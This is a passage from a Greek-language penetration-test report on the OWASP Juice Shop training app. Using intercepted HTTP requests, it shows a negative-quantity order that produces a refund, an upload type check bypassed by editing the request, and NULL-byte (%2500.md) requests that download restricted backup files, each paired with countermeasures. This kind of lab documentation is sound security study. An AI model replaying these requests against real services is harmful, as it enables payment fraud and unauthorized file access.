User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=mVhtbjtsBuWHjuDTNFkfISYtli2SPHoXtj8fxAskrSj5sXnialhwRTYrsgjHrn; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWJXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYW11IjoiiIiwih0iOjZKN0QHrlc3QuY29tIiwcGFzc3dvcmQ1O1I4MjdjY2IwZWVh0GE3MDZva2VuijoiIwibGfzdExvZ2lUsXA10iIwljAuMC4IiwichJvZmlsZUltyW0l1joiL2Fzc2V0cy9wdWjsaWMaWi1hZZVzL3VwbG9hZHMvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiawXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC16Ij1wMjMtMDUtMTQmJA6MTY6MjMuNjExICswMDowMCisImR1bg0ZWRBdC16bnvsbH0sIm1hdCI6MTY4NDA5NTMSNCwiZXhwIjoxNjg0MTezMzk0fQ.BP-RzM81UfVNeVjjTqMt_xUa4JGznY3r6XawXeYMQ-G4nvo6PUJUckluOyShgiOEWq67Fyzs93wPVQwd2uzMr9n-qYnVJMYjb9z-xUBwfM1rk
Connection: close
{
  "ProductId": 24,
  "BasketId": "7",
  "quantity": -100
}

```

127.0.0.1

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 161
9 ETag: W/"a1-TZld-afy05vH3ROCuQzr8Sm03Uo"
10 Vary: Accept-Encoding
11 Date: Sun, 14 May 2023 20:29:20 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 15,
    "ProductId": 24,
    "BasketId": "7",
    "quantity": -100,
    "updatedAt": "2023-05-14T20:29:20.935Z",
    "createdAt": "2023-05-14T20:29:20.935Z"
  }
}

```

Your Basket (test@test.com)



Apple Pomace

-100 0.89¤



Total Price: -89¤

Checkout

You will gain 0 Bonus Points from this order!

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 1 days.

Delivery Address
 Bruno Bucciarati
 Vento Aureo 5, Napoli, , 32894
 italy
 Phone Number 6912345678

Order Summary			
Product	Price	Quantity	Total Price
Apple Pomace	0.89¤	-100	-89.00¤
		Items	-89.00¤
		Delivery	0.99¤
		Promotion	0.00¤
		Total Price	-88.01¤

You have gained 0 Bonus Points from this order!

Eikόνα 35 Successfully placed an order that gives us back money

5. *Upload type*

Περιγραφή: Ανεβάσαμε ένα αρχείο ενός τύπου που δεν υποστηριζόταν από τον server (zip ή PDF).

Εκμεταλλευόμενη ευπάθεια: Ο server δεν περιέχει ελέγχους του τύπου των αρχείων που επιτρέπεται να ανεβάζουν αυθεντικοποιημένοι χρήστες, καθώς οι έλεγχοι αυτοί υλοποιούνται μόνο από την πλευρά του client, επιτρέποντας σε έναν επιτιθέμενο να τους παρακάμψει τροποποιώντας κατάλληλα τα POST request που στέλνονται.

Μεθοδολογία επίθεσης: Υποβάλλαμε αρχικά ένα ορθό αίτημα με ένα γνήσιο παραστατικό σε μορφή PDF και παρατηρήσαμε τη συμπεριφορά της εφαρμογής μέσω των μηνυμάτων που ανταλλάσσονται. Κατά την διαδικασία υποβολής του παραπόνου στέλνονται προς τον server δύο διαδοχικά POST requests, το πρώτο προς το endpoint /file-uploads, στο οποίο εμπεριέχεται το αρχείο που επισυνάπτουμε και το δεύτερο προς το endpoint /complaints, το οποίο περιέχει τα σχόλια και το id του χρήστη (Εικόνα 75).

Κατόπιν κατεβάσαμε το αρχείο acquisitions.md από το /ftp directory, αλλάξαμε την κατάληξή του σε .pdf και το επισυνάψαμε στην φόρμα παραπόνων, η οποία μας επέτρεψε να το ανεβάσουμε καθώς έλεγχε μόνο την κατάληξή του. Αναχαιτίσαμε το πρώτο POST request που στάλθηκε στον server, που περιείχε το τροποποιημένο .md αρχείο και στην συνέχεια αλλάξαμε ξανά το όνομα που αναφέρεται στην ιδιότητα “filename” ώστε να αντανακλά το αρχικό του όνομα (acquisitions.md), κρατώντας ίδιο τον τύπου του αρχείου που ισχυριζόμαστε πως στέλνουμε στο αίτημα (Content-Type: application/pdf). Ο server με την λήψη του αιτήματος κάνει αποδεκτό το .md αρχείο.

Μέτρα προστασίας: Προσθήκη ελέγχων για τις επεκτάσεις των αρχείων που ανεβαίνουν στον server ώστε να γίνονται αποδεκτά μόνο συγκεκριμένα extensions. Επιπλέον επαλήθευση του πεδίου “Content-Type” στο αίτημα που λαμβάνεται.

Complaint

Customer

test@test.com

Message *

No complaints

1 Max. 160 characters

13/160

Invoice: acquisitions.pdf

 Submit

```
1 POST /file-upload HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 1104
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5TT3AP1W4TeGlRio
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MjEsInVzZXJuYW11IjoiIiwiZW1haWwi
Oij0ZXN0QHRLc3QuY29tIiwigFzC3dvcnQiOiI4MjdjY2IwZWh0GE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lciIsImRlb
HV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAx0iIj1bmR1zmluZWQiLCJwc9maWx1SW1hZ2Ui0iIvYXNzZRzL3B1YmxpYy9pbWFnZXMvcXbsb2Fkcy
9kZWZhdWx0LnN2zyIsInRvdHBTZWyZQx0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyMy0wNS0xNCayMDoxNjoyMy42MTEgKzA
w0jAwliwidXBkYXR1ZEF0IjoiMjAyMy0wNS0xNSAxNzoxMzoMi40MzcgKzAw0jAwliwIZGvsZXR1ZEF0IjpudWxsfsSwiaWF0IjoxNjg0MTcwNzkz
LCJleHAiOjE20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoInuHsTDw-AE282gHxhXec49dKm5_J5Rb01VlkN9GuryQVH1M7Z4u2wbeAUEH3vNVDob5w
GrS-0IU85wUUUXHuldshtmQGqsa8Fd3nLLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98Pfk0MPTA
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: */
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
DYh2tas4U1H1u2T1FKfqS1to1ZSDHOKta3fKaSqBHPVujPSwDs9LhNVhjKT2ZckJHOr; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MjEsInVzZXJuYW11IjoiIiwiZW1haWwi
Oij0ZXN0QHRLc3QuY29tIiwigFzC3dvcnQiOiI4MjdjY2IwZWh0GE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lciIsImRlb
HV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAx0iIj1bmR1zmluZWQiLCJwc9maWx1SW1hZ2Ui0iIvYXNzZRzL3B1YmxpYy9pbWFnZXMvcXbsb2Fkcy
9kZWZhdWx0LnN2zyIsInRvdHBTZWyZQx0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyMy0wNS0xNCayMDoxNjoyMy42MTEgKzA
w0jAwliwidXBkYXR1ZEF0IjoiMjAyMy0wNS0xNSAxNzoxMzoMi40MzcgKzAw0jAwliwIZGvsZXR1ZEF0IjpudWxsfsSwiaWF0IjoxNjg0MTcwNzkz
LCJleHAiOjE20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoInuHsTDw-AE282gHxhXec49dKm5_J5Rb01VlkN9GuryQVH1M7Z4u2wbeAUEH3vNVDob5w
GrS-0IU85wUUUXHuldshtmQGqsa8Fd3nLLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98Pfk0MPTA
19 Connection: close
20
21 -----WebKitFormBoundary5TT3AP1W4TeGlRio
22 Content-Disposition: form-data; name="file"; filename="acquisitions.pdf"
23 Content-Type: application/pdf
```

```

1 POST /file-upload HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 1104
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5TT3AP1W4TeG1Rio
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwi
Oij0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI4MjdjY2IwZWVhOGE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lciIsImR1b
HV4ZVRva2VuIjoiIiwbGFzdfExvZ2luSXAi0iJ1bmR1ZmluZWQ1LCJwcm9maWx1SW1hZZUi0iIvYXNzXRzl3B1YmpxYy9pbWFnzXMdX8sb2Fkcy
9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEFOIjoiMjAyMy0wNS0xNCAYMDoxNjoyMy42MTEgKzA
w0jAwliwidXBKYXR1ZEFOIjoiMjAyMy0wNS0xNSAxNzoxMzoxMj40MzcgKzAw0jAwliw1ZGVsZXR1ZEFOIjpuWxsfsSwiaWF0IjoxNjg0MTcwNzkz
LCJleHAIoje20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoIinuHsTDw-AE282gHxhXec49dKm5_J5Rb01VLkN9GuryQVH1M7Z4u2wbeAUEH3vNVDob5w
GrS-0IUUp85wUUUXHuldshtmtQGqsa8Fd3nLLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98PfkOMPTA
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: /*
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
DYh2tas4U1H1u2T1FKfqSitoiZSDHOta3fKaSqBHPVujPSwDs9LhNVhjKT2ZckJHOr; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwi
Oij0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI4MjdjY2IwZWVhOGE3MDzjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lciIsImR1b
HV4ZVRva2VuIjoiIiwbGFzdfExvZ2luSXAi0iJ1bmR1ZmluZWQ1LCJwcm9maWx1SW1hZZUi0iIvYXNzXRzl3B1YmpxYy9pbWFnzXMdX8sb2Fkcy
9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEFOIjoiMjAyMy0wNS0xNCAYMDoxNjoyMy42MTEgKzA
w0jAwliwidXBKYXR1ZEFOIjoiMjAyMy0wNS0xNSAxNzoxMzoxMj40MzcgKzAw0jAwliw1ZGVsZXR1ZEFOIjpuWxsfsSwiaWF0IjoxNjg0MTcwNzkz
LCJleHAIoje20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoIinuHsTDw-AE282gHxhXec49dKm5_J5Rb01VLkN9GuryQVH1M7Z4u2wbeAUEH3vNVDob5w
GrS-0IUUp85wUUUXHuldshtmtQGqsa8Fd3nLLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98PfkOMPTA
19 Connection: close
20
21 -----WebKitFormBoundary5TT3AP1W4TeG1Rio
22 Content-Disposition: form-data; name="file"; filename="acquisitions.md"
23 Content-Type: application/pdf

```

Eukόνα 36 Changing file extension and uploading it to server

6. Upload size (failed)

Περιγραφή: Σε μια επίθεση αντίστοιχη της προηγούμενης, δοκιμάσαμε να ανεβάσουμε ένα αρχείο που ήταν μεγαλύτερο του επιτρεπόμενου ορίου των 100KB.

Μεθοδολογία επίθεσης: Έχοντας στην διάθεσή μας τα προηγούμενα αιτήματα που καταγράψαμε μέσω του Burp, δοκιμάσαμε να τροποποιήσουμε το POST request προς το endpoint “/file-upload” αντικαθιστώντας τα περιεχόμενα του (έγκυρου) αρχείου που περιείχε με τα περιεχόμενα ενός άλλου PDF αρχείου μεγέθους 1MB. Ωστόσο, αυτό δεν ήταν αρκετό καθώς ο server φάνηκε πως έλεγχε από την μεριά του το μέγεθος των περιεχομένων του αιτήματος πριν το αποδεχτεί και έτσι το απέρριψε.

Έπειτα δοκιμάσαμε να ενσωματώσουμε τα περιεχόμενα του αρχείου στο πεδίο “file” του POST request που στέλνεται προς το endpoint /complaints. Ωστόσο ούτε αυτή η προσέγγιση λειτούργησε καθώς ο server επέστρεψε μήνυμα λάθους, το οποίο υποδεικνύει ότι και σε αυτήν την περίπτωση πραγματοποίησε έλεγχο της εισόδου που δώσαμε.

```

1 POST /file-upload HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 1458203
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5TT3AP1W4TeG1RiO
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwZWha
WwI0iJ0ZXN0QHRlc3QuY29tIiwiGFzc3dvcmQioiI4MjdjY2IwZWVhOGE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lcI
sImRlHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAx0iJlbnRlZmluZWQilCJwcm9maWx1Sw1hZ2UiO1IvYXNzZXRzL3B1YmxpYy9pbWFnZXMvd
XBsb2Fkcy9kZWZhWx0LnN2ZyIsInRvdHBTZWNyZXQiOiiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyMy0wNS0xNCayMDoxNjo
yMy42MTEgKzAwOjAwIiwidXBkYXR1ZEF0IjoiMjAyMy0wNS0xNSAxNzoxMzoMi40MzcgKzAwOjAwIiwiZGVsZXR1ZEF0IjpuudWxsfsSwiaWF0I
joxNjg0MTcwNzkzLCJleHaiOjE20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoiInuHsTDw-AE282gHxhXec49dKm5_J5Rb01VLkN9GuryQVH1M7Z4
u2wbeAUEH3vNVDo5wGrS-0IUp85wUUHXuldhntmQGqsa8Fd3nLLT1nCHubKs9qbM20_FTndgxjwoPeMzPhGiuc7ia98PfkOMPTA
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/110.0.5481.78 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: /*
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
DYh2tas4U1Hiu2T1FKfqSlto1zSDHOKta3fKaSqBHPVujPSwDs9LhNVhjKT2ZckJH0r; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwZWha
WwI0iJ0ZXN0QHRlc3QuY29tIiwiGFzc3dvcmQioiI4MjdjY2IwZWVhOGE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lcI
sImRlHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAx0iJlbnRlZmluZWQilCJwcm9maWx1Sw1hZ2UiO1IvYXNzZXRzL3B1YmxpYy9pbWFnZXMvd
XBsb2Fkcy9kZWZhWx0LnN2ZyIsInRvdHBTZWNyZXQiOiiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyMy0wNS0xNCayMDoxNjo
yMy42MTEgKzAwOjAwIiwidXBkYXR1ZEF0IjoiMjAyMy0wNS0xNSAxNzoxMzoMi40MzcgKzAwOjAwIiwiZGVsZXR1ZEF0IjpuudWxsfsSwiaWF0I
joxNjg0MTcwNzkzLCJleHaiOjE20DQx0Dg30TN9.ibtG1TcSE8hQ-M5DzoiInuHsTDw-AE282gHxhXec49dKm5_J5Rb01VLkN9GuryQVH1M7Z4
u2wbeAUEH3vNVDo5wGrS-0IUp85wUUHXuldhntmQGqsa8Fd3nLLT1nCHubKs9qbM20_FTndgxjwoPeMzPhGiuc7ia98PfkOMPTA
19 Connection: close
20
21 ----WebKitFormBoundary5TT3AP1W4TeG1RiO
22 Content-Disposition: form-data; name="file"; filename="acquisitions.pdf"
23 Content-Type: application/pdf
24
25 %PDF-1.4
26 %<-
27 1 0 obj
28 <-
29 /Creator (Apache FOP Version 2.8)
30 /Producer (Apache FOP Version 2.8)
31 /CreationDate (D:20230426051128-04'00')
32 >
33 endobj
34 2 0 obj
35 <-
36 /N 3
37 /Length 3 0 R
38 /Filter /FlateDecode
39 >>
40 stream
41 xigPTYi{
42 YMjÉIC$ç$A^@wi_jÉAQdpFI
CAFQÀ(( CN#2***kâÜ-ù±µU[Ùgûúxi*s0%si*[ô%1éÀMáù:Û1C♦H(♦ÎJN'ðöö♦*!~+c♦ÜieÖsÍc>èqyüvçyÉßey%í.♦¶É±1N2kw-í4;-É

```

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 500 Internal Server Error 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Vary: Accept-Encoding 9 Date: Mon, 15 May 2023 18:15:06 GMT 10 Connection: close 11 Content-Length: 2297 12 13 <html> 14 <head> 15 <meta charset='utf-8'> 16 17 <title> 18 MulterError: File too large 19 </title> 20 <style> 21 *{ 22 margin:0; 23 padding:0; 24 outline:0; 25 } 26 27 body{ 28 padding:80px100px; 29 font:13px"Helvetica Neue","Lucida Grande","Arial"; 30 background:#ECE9E9-webkit-gradient(linear,0%0%,0%100%,from(#fff),to(#ECE9E9)); 31 background:#ECE9E9-moz-linear-gradient(top,#fff,#ECE9E9); 32 background-repeat:no-repeat; 33 color:#555; 34 -webkit-font-smoothing:antialiased; 35 } 36 h1,h2{ 37 font-size:22px; 38 color:#343434; 39 }			

Etkόνα 37 Server rejects our crafted POST request which includes the pasted contents of the 1MB PDF

Request

```

  \Root 2547 0 R\r\n \Info 1 0 R\r\n \ID [<F5B57C2258AB956422F2FC305840530F> <F5B57C2258AB956422F2FC305840530F>]\r\n \Size 2549\r\n>>\r\nnstartxref\r\nn1006821\r\nn%EOF\r\n
23 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 413 Payload Too Large
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #!/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 15 May 2023 18:51:06 GMT
10 Connection: close
11 Content-Length: 2071
12
13 {
14   "error": {
15     "message": "request entity too large",
16     "stack": "PayloadTooLargeError: request entity too large\n    at readStream (/juice-shop/node_modules/raw-body/index.js:156:17)\n      at getRawBody (/juice-shop/node_modules/raw-body/index.js:109:12)\n        at read (/juice-shop/node_modules/body-parser/lib/read.js:79:3)\n          at textParser (/juice-shop/node_modules/body-parser/lib/types/text.js:86:5)\n            at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n              at /juice-shop/node_modules/express/lib/router/index.js:286:9\n                at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n                  at next (/juice-shop/node_modules/express/lib/router/index.js:286:19)\n                    at urlencodedParser (/juice-shop/node_modules/body-parser/lib/types/urlencoded.js:108:7)\n                      at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n                        at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n                          at /juice-shop/node_modules/express/lib/router/index.js:286:9\n                            at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n                              at next (/juice-shop/node_modules/express/lib/router/index.js:286:19)\n                                at /juice-shop/node_modules/express/lib/router/index.js:286:9\n                                  at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n                                    at /juice-shop/node_modules/express/lib/router/index.js:346:12)\n                                      at next (/juice-shop/node_modules/express/lib/router/index.js:286:19)\n                                        at cookieParser (/juice-shop/node_modules/cookie-parser/index.js:71:5)\n                                          "expected": "3388671",
17   "length": 3388671,
18   "limit": 102400,
19   "type": "entity_too_large",
20   "status": 413,
21   "statusCode": 413,
22   "expose": true
23 }
25 }

```

Eikόνα 38 Servers rejects our 1MB PDF incorporated into "file" JSON key

7. Poison NULL byte

Περιγραφή: Καταφέραμε να αποκτήσουμε πρόσβαση σε αρχεία του directory /ftp με τύπο διαφορετικό των .md και .pdf, τα οποία δεν θα έπρεπε να μπορούμε να κατεβάσουμε, εκτελώντας μια επίθεση NULL byte injection¹⁴ στο URL string του GET request.

Εκμεταλλεύμενη ευπάθεια: ο server δεν φιλτράρει κατάλληλα να NULL bytes με αποτέλεσμα να ελέγχει μόνο την κατάληξη ενός αρχείου για να καθορίσει αν ο χρήστης είναι εξουσιοδοτημένος να το κατεβάσει.

Μεθοδολογία επίθεσης: Καταγράψαμε το GET request που στέλνεται όταν αιτούμαστε το download ενός αρχείου από το endpoint "/ftp" και εισάγαμε ένα NULL byte, ακολουθούμενο από μια σωστή κατάληξη αρχείου, στο URL του αιτήματος. Το NULL byte τερματίζει πρόωρα το string, με αποτέλεσμα ότι γράψουμε στα δεξιά του να απορριφθεί κατά την ανάκτηση του αρχείου. Επομένως κωδικοποιώντας το string "%00.md" και επισυνάπτοντας το στο τέλος του URL, μπορούμε να κατεβάσουμε οποιοδήποτε αρχείο στο directory, αφού ο server δεν χειρίζεται σωστά το URL και θεωρεί ότι επιστρέφει ένα νόμιμο αρχείο md.

Μέσω αυτής της επίθεση ανακτήσαμε το αρχείο "coupons_2013.md.bak", που αποτελεί το backup με κωδικούς κουπονιών ενός πωλητή και το αρχείο "package.json.bak", που περιέχει τα packages που χρησιμοποιεί ο NodeJS server επιλύοντας και τα αντίστοιχα challenges.

Μέτρα προστασίας: Κατάλληλο φιλτράρισμα και αφαίρεση των ειδικών χαρακτήρων, όπως το null bytes. Απόρριψη του string που ακολουθεί ένα null byte ή απόρριψη ολόκληρου του request αν περιέχει μη-επιτρεπόμενους χαρακτήρες.

¹⁴ https://owasp.org/www-community/attacks/Embedding_Null_Code

```

1 GET /ftp/coupons_2013.md.bak HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/110.0.5481.78 Safari/537.36
8 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
    signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost:3000/ftp
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
    zDhEt3sVixUWHzulT3FyfjSktbizSjH7JtOzf5ySmZHVMu8QhjZSWNTLbCN9sDbi1wf11U2eSZeXwHMz
17 Connection: close

1 GET /ftp/coupons_2013.md.bak%2500.md HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
    Safari/537.36
8 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
    ed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost:3000/ftp
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
    zDhEt3sVixUWHzulT3FyfjSktbizSjH7JtOzf5ySmZHVMu8QhjZSWNTLbCN9sDbi1wf11U2eSZeXwHMz
17 Connection: close

```

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Tue, 14 Feb 2023 13:08:13 GMT
10 ETag: W/"83-186500a3a48"
11 Content-Type: application/octet-stream
12 Content-Length: 131
13 Date: Tue, 16 May 2023 13:53:36 GMT
14 Connection: close
15
16 n<MibgC7sn
17 mNYS#gC7sn
18 o*IVigC7sn
19 k#pD1gC7sn
20 o*I]pgC7sn
21 n(XRvgC7sn
22 n(XLtgC7sn
23 k#*AfgC7sn
24 q:<IqgC7sn
25 pEw8ogC7sn
26 pes[BgC7sn
27 1}6D$gC7ss

```

Eikόνα 39 Retrieving coupons file by injecting a null byte in the URL

8. Easter egg

Περιγραφή: Ανακτήσαμε το αρχείο “eastere.ggg” εκτελώντας μια επίθεση null byte injection, όπως περιεγράφηκε προηγουμένως, στο endpoint “/ftp”.

Εκμεταλλευόμενη ευπάθεια: Ανεπαρκές filtering των null bytes που περιέχονται στα URLs.

Μεθοδολογία επίθεσης: Αναχαιτίσαμε το GET request που στέλνεται στον server όταν ζητάμε το ανωτέρω αρχείο. Κωδικοποιήσαμε κατάλληλα το string “%00.md” ώστε να μπορεί να τοποθετηθεί μέσα σε ένα URL και το επισυνάψαμε στο τέλος του URL που περιέχει το GET request, με αποτέλεσμα να μας επιστραφεί το σωστό αρχείο.

Μέτρα προστασίας: Φιλτράρισμα των NULL bytes με τον τρόπο που περιεγράφηκε στην προηγούμενη επίθεση.

Request

Pretty Raw Hex

```

1 GET /ftp/eastere.egg%25D0.md HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
   Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
   ed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-User: ?1
2 Sec-Fetch-Dest: document
3 Referer: http://localhost:3000/ftp
4 Accept-Encoding: gzip, deflate
5 Accept-Language: en-US,en;q=0.9
